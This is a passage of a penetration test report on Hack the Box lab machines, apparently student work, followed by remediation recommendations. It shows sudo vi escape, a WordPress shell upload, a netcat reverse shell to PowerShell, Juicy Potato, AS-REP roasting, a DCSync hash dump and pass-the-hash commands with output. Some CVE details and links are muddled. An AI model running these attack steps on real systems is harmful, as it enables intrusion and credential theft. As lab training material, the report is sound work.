After opening this file which this user has sudo privileges for I was able to use vi which that user was able to use sudo on, I was able to use the “:!/bin/bash” command and open a root shell on the system.

Vulnerability Findings and Information

Based on the findings above, we can see that the system is vulnerable in ways that allowed for privilege escalation and administrator level of access. The following is a list of vulnerabilities found for this system.

1. The version of Apache running on this system is vulnerable to two low rated vulnerabilities however, they are exploitable. Both vulnerabilities “CVE-2020-1927” and “CVE-2020-1934” are open redirect vulnerabilities allowing attackers to redirect connection attempts to a new system with as low as user access. It is recommended that the version of Apache is updated to 2.4.42.
2. The version of OpenSSH on this system is vulnerable to “CVE-2019-16905” which is a privilege escalation vulnerability. This vulnerability allows a user to create their own XMSS key to authenticate them selves, meaning they can craft a key that appears to be a root key. Disabling XMSS identification or updating to a new version will fix this.
3. This system is vulnerable to a Denial of Service attack through the search function found on the web page. This is why I believe the “sqlmap” action did not function on the first few attempts. I believe the system may have been DOS by another user at the time. With a slight modification to the commands I used, an attacker could preform a DOS attack on the system. Request limitations should be placed to avoid this. Input validation could also be a solution.
4. The version of FTP running on this system is vulnerable to “CVE-2018-2999”. This is a cross-site request forgery vulnerability that would allow attackers to hijack the authentication system for administrators by using the Cerberus web interface. This system has this page disabled however, with the access that is obtainable through other vulnerabilities, the attacker could reenable this page and intercept any new requests from administrators. Prevent other vulnerabilities will reduce this vulnerability, also updating to the newest version.

Additional Screenshots

```
root@kali:~# nmap -sC -sV 10.10.10.46
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-05 19:04 ADT
Nmap scan report for 10.10.10.46
Host is up (0.051s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.0p1 Ubuntu 6build1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c0:ee:58:07:75:34:b0:0b:91:65:b2:59:56:95:27:a4 (RSA)
|   256 ac:6e:81:18:89:22:d7:a7:41:7d:81:4f:1b:b8:b2:51 (ECDSA)
|_  256 42:5b:c3:21:df:ef:a2:0b:c9:5e:03:42:1d:69:d0:28 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: MegaCorp Login
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.14 seconds
root@kali:~#
```

Figure 1C – Vaccine Nmap results

```
root@kali:~# sqlmap -u 'http://10.10.10.46/dashboard.php?search=a' --cookie="PHPSESSID:681rbb1ie83gqs0qcpv1cci7pr"
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.3.11#stable}
|_ -| . [,]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility
 to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage c
aused by this program

[*] starting @ 19:47:36 /2020-05-05/

[19:47:38] [INFO] testing connection to the target URL
sqlmap got a 302 redirect to 'http://10.10.10.46:80/index.php'. Do you want to follow? [Y/n] y
[19:47:46] [INFO] checking if the target is protected by some kind of WAF/IPS
[19:47:46] [INFO] testing if the target URL content is stable
[19:47:47] [WARNING] GET parameter 'search' does not appear to be dynamic
[19:47:47] [WARNING] heuristic (basic) test shows that GET parameter 'search' might not be injectable
[19:47:47] [INFO] testing for SQL injection on GET parameter 'search'
[19:47:47] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[19:47:49] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[19:47:49] [INFO] testing 'MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[19:47:50] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[19:47:51] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[19:47:52] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[19:47:54] [INFO] testing 'MySQL ≥ 5.0 error-based - Parameter replace (FLOOR)'
[19:47:54] [INFO] testing 'MySQL inline queries'
[19:47:54] [INFO] testing 'PostgreSQL inline queries'
[19:47:55] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'
[19:47:55] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[19:47:56] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[19:47:57] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[19:47:57] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[19:47:59] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[19:48:00] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[19:48:01] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduc
e the number of requests? [Y/n] y
[19:48:32] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[19:48:34] [WARNING] GET parameter 'search' does not seem to be injectable
[19:48:34] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you
 wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to u
se option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'
[19:48:34] [WARNING] you haven't updated sqlmap for more than 186 days!!!

[*] ending @ 19:48:34 /2020-05-05/
```

Figure 2C – Failed sqlmap action

Machine 4 – Shield

System Information

System Name: Shield

IP: 10.10.10.29

Operating System Information: Windows Server 2016

Services and Ports

A Nmap scan was completed using "nmap -A -T4 10.10.10.29" to reveal the following port and service information about the host 10.10.10.29.

Port Number	Server Running on Port	Additional Information
80/tcp	http	Microsoft IIS httpd 10.0
3306/tcp	mysql	MySQL (unauthorized)

Please referrer to Figure 1D in the "Additional Screenshots" section for the full Nmap results for 10.10.10.29.

Exploitation Summary

After reviewing the Nmap scan, I could see that "Mircosoft IIS" was running so I navigated to "10.10.10.29" in the web browser and was presented with the default "IIS" screen.

To determine the entire structure of the system, I used an application called "GoBuster" that searched for other directories off the main page. The results are depicted below.

```
root@kali:~# gobuster dir -u http://10.10.10.29/ -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.10.29/
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/05/05 20:39:55 Starting gobuster
===============================================================
/wordpress (Status: 301)
===============================================================
2020/05/05 20:43:53 Finished
===============================================================
```

"GoBuster" was able to file a directory called "/wordpress".

I can navigate to this directory http://10.10.10.29/wordpress. Referrer to figure 2D in "Additional Screenshots" for the landing page.

I attempted to login to the WordPress dashboard using any of the passwords and usernames I have found from past machines. I was successful with “admin/P@s5w0rd!”.

As WordPress is known for having vulnerabilities and there are Metasploit exploits that can leverage the username and password. I used the exploit “wp_admin_shell_upload” in Metasploit. After entering the password, username, and IP of the WordPress system, I ran the exploit and was provide a Meterpreter shell on the system.

```
msf5 exploit(unix/webapp/wp_admin_shell_upload) > run

[*] Started reverse TCP handler on 10.10.14.31:4444
[*] Authenticating with WordPress using admin:P@s5w0rd! ...
[+] Authenticated with WordPress
[*] Preparing payload ...
[*] Uploading payload ...
[*] Executing the payload at /wordpress/wp-content/plugins/oGitfwiblI/HqxoZhReCI.php ...
[*] Sending stage (38288 bytes) to 10.10.10.29
[*] Meterpreter session 1 opened (10.10.14.31:4444 → 10.10.10.29:49701) at 2020-05-05 20:56:50 -0300
[+] Deleted HqxoZhReCI.php
[+] Deleted oGitfwiblI.php
[!] This exploit may require manual cleanup of '../oGitfwiblI' on the target
```

WordPress has an uploads folder to allow for content uploading. So, I navigate to that folder and attempt to upload a file, I chose nc.exe, which would allow me to run NetCat on the system. Referrer to Figuire 3D for list of files uploaded.

As this is a Windows Server 2016 system, that means it is vulnerable to the “Rotten Potato” exploit detailed below in the “Vulnerability Findings” section.

For this test, I use the “Juicy Potato” exploit which is a version of “Rotten Potato”.

I used the same method of uploading the juicypotato.exe file as I did to upload nc.exe.

I can create a .bat file will get PowerShell to launch the nc.exe

“echo START C:\inetpub\wwwroot\wordpress\wp-content\uploads\nc.exe -e powershell.exe 10.10.14.31 1111 > shell.bat”

I than executed the JuicyPotato.exe with the following command,

“js.exe -t * -p C:\inetpub\wwwroot\wordpress\wp-content\uploads\shell.bat -l 1234”

This exploit presented me with administrator shell.

```
root@kali:~/Downloads/kali-windows-binaries# nc -lvp 1234
listening on [any] 1234 ...
10.10.10.29: inverse host lookup failed: Unknown host
connect to [10.10.14.31] from (UNKNOWN) [10.10.10.29] 49713
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\inetpub\wwwroot\wordpress\wp-content\uploads>
```


Finally, I used an application called “mimikatz.exe” which can display cached passwords. Doing this revealed a user of Sandra and a password od Password1234!.

Vulnerability Findings and Information

Based on the findings above, we can see that the system is vulnerable in ways that allowed for privilege escalation and administrator level of access. The following is a list of vulnerabilities found for this system.

1. The most notable vulnerability for this system is the “Rotten Potato” exploit. This is a Privilege Escalation vulnerability that when executed can escalate a Service account to a SYSTEM account. This is a very might rated vulnerability and according the creator, this can not just be patched as it relays on how the service accounts use Kerberos delegation. The best way to prevent against this is to protect the accounts that are service accounts.
2. As I was unable to determine the build number of this version of Windows Server 2016, I included this vulnerability due to how sever it is. This vulnerability “CVE2019-0941” is a Denial of Service vulnerability that relies on the insufficient input validation on the IIS filter system. This vulnerability is rated at 7.5. The only current mitigation is to implement user input validation to filter out configuration requests.
3. This system is vulnerable to the Metasploit exploit wp_admin_shell_upload. As WordPress is known to be vulnerable especially with some plugins active. This exploit uses the fact that WordPress must be run with some level of access to the system. So, with the username and password, we can login to WordPress and have it return a shell at that level of access that WordPress is using. Possible mitgations should be creating a WordPress user that can only use the files that WordPress needs and can not navigate the file system.

Additional Screenshots



```
root@kali:~# nmap -A -T4 10.10.10.29
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-05 20:19 ADT
Nmap scan report for 10.10.10.29
Host is up (0.090s latency).
Not shown: 998 filtered ports
PORT     STATE SERVICE VERSION
80/tcp   open  http    Microsoft IIS httpd 10.0
| http-methods:
|   Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
3306/tcp open  mysql   MySQL (unauthorized)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2016|2012|2008|10 (91%)
OS CPE: cpe:/o:microsoft:windows_server_2016 cpe:/o:microsoft:windows_server_2012 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microso
ft:windows_10:1607
Aggressive OS guesses: Microsoft Windows Server 2016 (91%), Microsoft Windows Server 2012 (85%), Microsoft Windows Server 2012 or Window
s Server 2012 R2 (85%), Microsoft Windows Server 2012 R2 (85%), Microsoft Windows Server 2008 R2 (85%), Microsoft Windows 10 1607 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   52.31 ms 10.10.14.1
2   75.10 ms 10.10.10.29

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 62.39 seconds
root@kali:~#
```

Figure 1D – Shield Nmap results




Figure 2D – WordPress landing page

```
C:\inetpub\wwwroot\wordpress\wp-content\uploads>dir

dir
 Volume in drive C has no label.
 Volume Serial Number is DA1D-61AB

 Directory of C:\inetpub\wwwroot\wordpress\wp-content\uploads

05/06/2020  12:32 AM    <DIR>          .
05/06/2020  12:32 AM    <DIR>          ..
02/10/2020  04:07 AM            18,093 black-shield-shape-drawing-illustration-png-clip-art-150×150.png
02/10/2020  04:07 AM            20,083 black-shield-shape-drawing-illustration-png-clip-art-273×300.png
02/10/2020  04:07 AM           254,028 black-shield-shape-drawing-illustration-png-clip-art-768×844.png
02/10/2020  04:07 AM            11,676 black-shield-shape-drawing-illustration-png-clip-art.png
02/10/2020  04:07 AM            23,065 cropped-black-shield-shape-drawing-illustration-png-clip-art-150×150.png
02/10/2020  04:07 AM            36,889 cropped-black-shield-shape-drawing-illustration-png-clip-art.png
05/06/2020  12:29 AM                 0 js.exe
05/06/2020  12:03 AM            59,392 nc.exe
05/06/2020  12:37 AM                97 shell.bat
               9 File(s)        423,323 bytes
               2 Dir(s)  22,847,991,808 bytes free
```

Figure 3D – WordPress uploads folder with the files used to exploit system

Machine 5 – Pathfinder

System Information

System Name: Pathfinder

IP: 10.10.10.30

Operating System Information: Windows Server

Services and Ports

A Nmap scan was completed using "nmap -A -T4 10.10.10.30" to reveal the following port and service information about the host 10.10.10.30.

Port Number	Server Running on Port	Additional Information
53/tcp	domain	
88/tcp	kerberos-sec	
135/tcp	msrpc	
139/tcp	netbios-ssn	
389/tcp	ldap	
445/tcp	microsoft-ds	
464/tcp	kpasswd5	
593/tcp	http-rpc-epmap	
636/tcp	ldapssl	
3268/tcp	globalcatLDAP	
3269/tcp	globalcatLDAPssl	
5985/tcp	WinRM	

Please referrer to Figure 1E in the "Additional Screenshots" section for the full Nmap results for 10.10.10.30.

Exploitation Summary

After running the Nmap scan and reviewing the large number of open ports. I attempted to use "BloodHound to understand the structure of the system, however my system was experiencing some issues with "BloodHound", so I moved straight into exploiting the system.

I was able to use the guide provided by "Hack the Box" to continue with my exploitation as the "BloodHound" issue was a technical issue that would take time to resolve.

I was given a user by the name of svc_bes for megacorp.local. I was than able to use "impackets" "GetNPUsers.py to obtain a TGT ticket for that user because Kerberos pre-authentication was disabled so the account was vulnerable to "ASREPRoasting". The results of this command are depicted below.

```
root@kali:~/impacket/examples# ./GetNPUsers.py megacorp.local/svc_bes -request -no-pass -dc-ip 10.10.10.30
Impacket v0.9.22.dev1+20200416.91838.62162e0a - Copyright 2020 SecureAuth Corporation

[*] Getting TGT for svc_bes
$krb5asrep$23$svc_bes@MEGACORP.LOCAL:adaf8d5230a638ee8c20b6755023662f$63f6ff924ae0bb91da921a4f6934727f05b6a535eef539bbc501a6998b9289f992
264127860af13bef9359057f63ceefbb0be8dc8d2a47528a1384ec7bbba3b130a486c5f519cdbd2ab58e47c979f89cd062ecf7925b79e567e202bfa0396c67d17a1dbe20
5ef39f24dcf6681e393fe26dd05288b1fe4eb5fee429a2e67b429ed7f9d141997fb1d91b22ee8f783359e4c80894b7b3e03aa92ace6fde4f8f2b4dc3ba87deebcd2eb593
3d7b99128fb1b6777bc06e818aa2c879229d9848e72796f01aca75abcbb2913ce5c8ed154ba50d9ce6b3749a02a5332c9ae5d14abdd7fe0929a4ba5517e678e689bcdb3e
140df9
root@kali:~/impacket/examples#
```

I than took this hash and ran it through "John the Ripper" to obtain the password of "Sheffield19".

I was than able to use WinRM and svc_bes along with the password I just found gain access to the system.

I used a program known as evil-winrm which given the credentials to the system, will create a shell on the system as shown below.

```
root@kali:~# evil-winrm -i 10.10.10.30 -u svc_bes -p Sheffield19

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc_bes\Documents>
```

I was than able to gain access to the user flag as I now had user access to the system.

To gain root access, I used “impackets” “sercertsdump.py” as shown below, to perform a DCSync attack and gain the NTLM hashes for the users.

```
root@kali:~/impacket/examples# ./secretsdump.py -dc-ip 10.10.10.30 MEGACORP.LOCAL/svc_bes:Sheffield19@10.10.10.30
Impacket v0.9.22.dev1+20200416.91838.62162e0a - Copyright 2020 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:8a4b77d52b1845bfe949ed1b9643bb18:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:f9f700dbf7b492969aac5943dab22ff3:::
svc_bes:1104:aad3b435b51404eeaad3b435b51404ee:0d1ce37b8c9e5cf4dbd20f5b88d5baca:::
sandra:1105:aad3b435b51404eeaad3b435b51404ee:29ab86c5c4d2aab957763e5c1720486d:::
PATHFINDER$:1000:aad3b435b51404eeaad3b435b51404ee:26ac929fbcc274579861be3087c7212a:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:056bbaf3be0f9a291fe9d18d1e3fa9e6e4aff65ef2785c3fdc4f6472534d614f
Administrator:aes128-cts-hmac-sha1-96:5235da455da08703cc108293d2b3fa1b
Administrator:des-cbc-md5:f1c89e75a42cd0fb
krbtgt:aes256-cts-hmac-sha1-96:d6560366b08e11fa4a342ccd3fea07e69d852f927537430945d9a0ef78f7dd5d
krbtgt:aes128-cts-hmac-sha1-96:02abd84373491e3d4655e7210beb65ce
krbtgt:des-cbc-md5:d0f8d0c86ee9d997
svc_bes:aes256-cts-hmac-sha1-96:2712a119403ab640d89f5d0ee6ecafb449c21bc290ad7d46a0756d1009849238
svc_bes:aes128-cts-hmac-sha1-96:7d671ab13aa8f3dbd9f4d8e652928ca0
svc_bes:des-cbc-md5:1cc16e37ef8940b5
sandra:aes256-cts-hmac-sha1-96:2ddacc98eedadf24c2839fa3bac97432072cfac0fc432cfba9980408c929d810
sandra:aes128-cts-hmac-sha1-96:c399018a1369958d0f5b242e5eb72e44
```

I than took the administrator hashes as it seemed to be the highest level I could go to, and used “impackets” “psexec.py” script to login to that user and display a shell as depicted below, I was than able to get the root flag as I had administrator access.

```
root@kali:~/impacket/examples# ./psexec.py megacorp.local/administrator@10.10.10.30 -hashes aad3b435b51404eeaad3b435b51404ee:8a4b77d52b1
845bfe949ed1b9643bb18
Impacket v0.9.22.dev1+20200416.91838.62162e0a - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 10.10.10.30.....
[*] Found writable share ADMIN$
[*] Uploading file bijBDino.exe
[*] Opening SVCManager on 10.10.10.30.....
[*] Creating service YAJc on 10.10.10.30.....
[*] Starting service YAJc.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Vulnerability Findings and Information

Based on the findings above, we can see that the system is vulnerable in ways that allowed for privilege escalation and administrator level of access. The following is a list of vulnerabilities found for this system.

1. This system, which is running a version of WinRM, which means it is vulnerable to be exploited by WinRM attacks like evil-winrm. Which when run as shown above, gives the attacker a command shell on the system with the current privileges of the user credentials provided. This is a high level of severity. Possible mitigations include, disabling anonymous access to Active Directory, do not disable Kerberos pre-authentication or grant only necessary privileges to service accounts. And ensure to keep the system up to date.
2. WinRM is also vulnerable to "WinRM Script Exec Remote Code Execution". This vulnerability allows an attacker to use valid credentials to login into WinRM service and execute code by using an older version of PowerShell 2.0 that doesn't check for authentication on WinRM accounts before allowing PowerShell access. It is advised to disable PowerShell access to WinRM accounts.
3. This system is vulnerable to "ASREPRoasting". Which takes advantage of the authentication system for Kerberos, and the fact that it stores password hashes. This vulnerability allows attackers to use tools like "impackets" "GetNPUsers.py" script to pull that information. The best mitigation is to require complex passwords that would take a long time to crack as this vulnerability still relays on cracking a hash.

Additional Screenshots

```
root@kali:~/Downloads# nmap 10.10.10.30
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-05 22:34 ADT
Nmap scan report for 10.10.10.30
Host is up (0.048s latency).
Not shown: 989 closed ports
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
```

Figure 1E – Pathfinder Nmap results

Recommendations

After completing the two weeklong penetration test on “Hack the Box” and successfully gaining root and user access to all the machines tested. Cole Baker, the penetration tester, as made the following recommendations. These recommendations would help to improve the security of the machines and mitigate the vulnerabilities found.

1. Operating Systems, Services and Programs – After exploiting each system and researching each service running on the system as well as the operating system. I recommend updating to the latest versions of all services and operating systems. The Archetype machine has an up to date operating system and is recommended to keep updating it. All other machines are using operating systems that are outdated or having noted vulnerabilities that are patched in new versions. There are also many services using outdated versions that have vulnerabilities and it is recommended that all services are updated and kept up to date.
2. Passwords and Credentials – As noted multiple times during the exploitation of these systems, passwords were reused for multiple accounts and machines. It is recommended that unique passwords are used for each account and machine. No password should be reused. It was also noted that many passwords were very simple and easy to crack. It is recommended that all passwords be changed to complex passwords following the rule of at least 12 characters, 1 number, one capital letter and one special character. It is also recommended that passwords are changed on a regular basic which can be determine in house but is suggested to be no greater than 3 months for password age.
3. Accounts and Access Levels – Many accounts that were used for exploitation had privileges that were not needed for that user. It is recommended that no basic user is given any root or administrator access to any system. All administrator and root access should be handled by senior system administrators. Programs should not run with any privileges that are not needed. If a program like WordPress as present on “Shield” machine, the folders at which WordPress requires should be the only folders accessible by WordPress, any user that can access that folder should be restricted to those folders and should not be able to navigate the file system. That goes for any unidentified systems that function the same way.
4. Storage of Information – Many files containing sensitive information like passwords or credential information were found to be stored in clear text. These files should be encrypted using strong passwords or other high security authentication such as Two-Factor Authentication. Some files encountred where password protected however, those passwords were easily cracked, it is

recommended that file protection also follow the password policy set in place with complex passwords.

5. Misconfiguration – During my exploitation of the machines, I came across multiple misconfigurations in configuration files and system setups. The most notable was on the “Oopise” machine which used a relative path for the bugtracker binary to find the cat binary when it should have used an absolute path which would have prevented my exploitation of that system. It is recommended that all changes made to the system and new system configurations be peer reviewed by senior members of the appropriate team to reduce the chance of misconfigurations.
6. Vulnerability Testing – Due to connection pararmeters placed on the VPN connection, I was not able to perform a vulnerability test on any machine using NESSUS or OpenVAS. Is recommended that a vulnerability test is done once each quarter of the year and any time new software or major configuration changes are made. This will help catch issues that may have been missed. A basic vulnerability test would have caught most if not all of the vulnerabilities that were used to exploit the machines.
7. Connections – Any of the vulnerabilities exploited could have been easily mitigated by managing connections to each system. Whitelisting or blacklisting is recommended. Whitelisting should be used to manage only internal device to be able to access the systems. Blacklisting should be used on user accounts and systems to keep users and systems that do not need to access other systems from doing so.
8. Anti-Virus and Intrusion Detection System – It is recommended that an anti-virus along with an intrusion detection system (IDS) be implemented on each system or on the network. Any of the files that were uploaded to the systems that were used for exploitation would have been caught by most anti-virus systems and prevented the exploitation. An IDS would also perform the same function as well as monitor access, as this would show the activity during the exploitation. It could also stop an attack in progress as monitoring connections, the system would identify the activity of an attacker performing the same actions that the Cole Baker performed as dangerous.

Conclusion

We have concluded our penetration test and our recommendations have been outlines above, they are recommended to be followed to secure all systems. The final overall impressions of the system are that all the machines are insecure and contain exploitable vulnerabilities that can be used to damage the company. The penetration tester has given a Risk/Threat Rating – Critical, to all machines tested. This means that these vulnerabilities very exploitable and require mitigation immediately. An attacker could easily access any part of the systems and perform malicious asks. It is highly recommended that all systems be patched and updated or taken out of the production environment.

Appendix

Tools

The following is a list of the tools used during this penetration test.

Name	Description	Link
Metasploit-Framework	Metasploit is an exploitation library that also provides information of vulnerabilities	https://www.metasploit.com/
Burp Suite	Burp Suite is a tool for security testing web applications, It can perform attacks and be used as proxy	https://portswigger.net/burp
BloodHound	BloodHound is a network and relationship visualization system	https://github.com/BloodHoundAD/BloodHound
John the Ripper	John the Ripper is a password cracking tool	https://github.com/magnumripper/JohnTheRipper
Impacket	Impacket is a library of python scripts used for working with network protocols	https://github.com/SecureAuthCorp/impacket
OpenVPN	OpenVPN is a VPN client used by Hack the Box for access to their system	https://github.com/SecureAuthCorp/impacket
Evil-winrm	Evil-winrm is an exploit that can be used against WinRM to gain a shell at the current user level	https://github.com/Hackplayers/evil-winrm
Nmap	Nmap is a network discovery tool that was used for scanning open ports	https://nmap.org/

NetCat	NetCat is a tool that can read and write data across networks using the command line	https://nmap.org/ncat/
SQLmap	SQLmap is an automated tool for detecting SQL injection flaws	https://github.com/sqlmapproject/sqlmap
GoBuster	GoBuster is used for bruteforcing URLS and DNS domains	https://github.com/OJ/gobuster

References

7, R. (2018, May 30). *WinRM Script Exec Remote Code Execution*. Retrieved from Rapid 7: https://www.rapid7.com/db/modules/exploit/windows/winrm/winrm_script_exec

7, R. (2019, December 19). *Microsoft UPnP Local Privilege Elevation Vulnerability*. Retrieved from Rapid 7: https://www.rapid7.com/db/modules/exploit/windows/local/comahawk

Apache. (2020). *Apache Vulnerability Updates*. Retrieved from Apache: https://httpd.apache.org/security/vulnerabilities_24.html

Details, C. (2015). *Cross-site request forgery (CSRF)*. Retrieved from CVE Details: https://www.cvedetails.com/cve/CVE-2012-2999/

Details, C. (2018). *Openssh 7.6P1 Vulnerabilities*. Retrieved from CVE Details: https://www.cvedetails.com/version/259116/Openbsd-Openssh-7.6.html

Details, C. (2019 - 2018). *Apache http Server 2.4.29*. Retrieved from CVE Details: https://www.cvedetails.com/version/241078/Apache-Http-Server-2.4.29.html

harmj0y. (2017, January 17). *Roasting AS-REPs*. Retrieved from harmj0y: https://www.harmj0y.net/blog/activedirectory/roasting-as-reps/

Help, C. S. (2018, August 29). *Information Disclosure in OpenSSH*. Retrieved from Cyber Secuirty Help: https://www.cybersecurity-help.cz/vdb/SB2018082902

Help, C. S. (2019, October 24). *Privilege escalation in OpenSSH*. Retrieved from Cyber Secuirty Help: https://www.cybersecurity-help.cz/vdb/SB2019100932

Mallz, C. (2020). *Rotten Potato - Privilege Escalation from Service Accounts to SYSTEM*. Retrieved from Rotten Potato: https://foxglovesecurity.com/2016/09/26/rotten-potato-privilege-escalation-from-service-accounts-to-system/

Metasploit. (2019). *Microsoft Windows 10 < build 17763 - AppXSvc Hard Link Privilege Escalation (Metasploit)*. Retrieved from Exploit Database: https://www.exploit-db.com/exploits/47128

Microsoft. (2019). *Denial of service in Microsoft IIS Server*. Retrieved from Cyber Security Help: https://www.cybersecurity-help.cz/vdb/SB2019061204

Nessus. (2019, August 13). *Apache 2.4.x < 2.4.41 Multiple Vulnerabilities*. Retrieved from Nessus: https://www.tenable.com/plugins/nessus/128033

Petters, J. (2020, March 29). *What is an SMB Port + Ports 445 and 139 Explained*. Retrieved from Varonis: https://www.varonis.com/blog/smb-port/

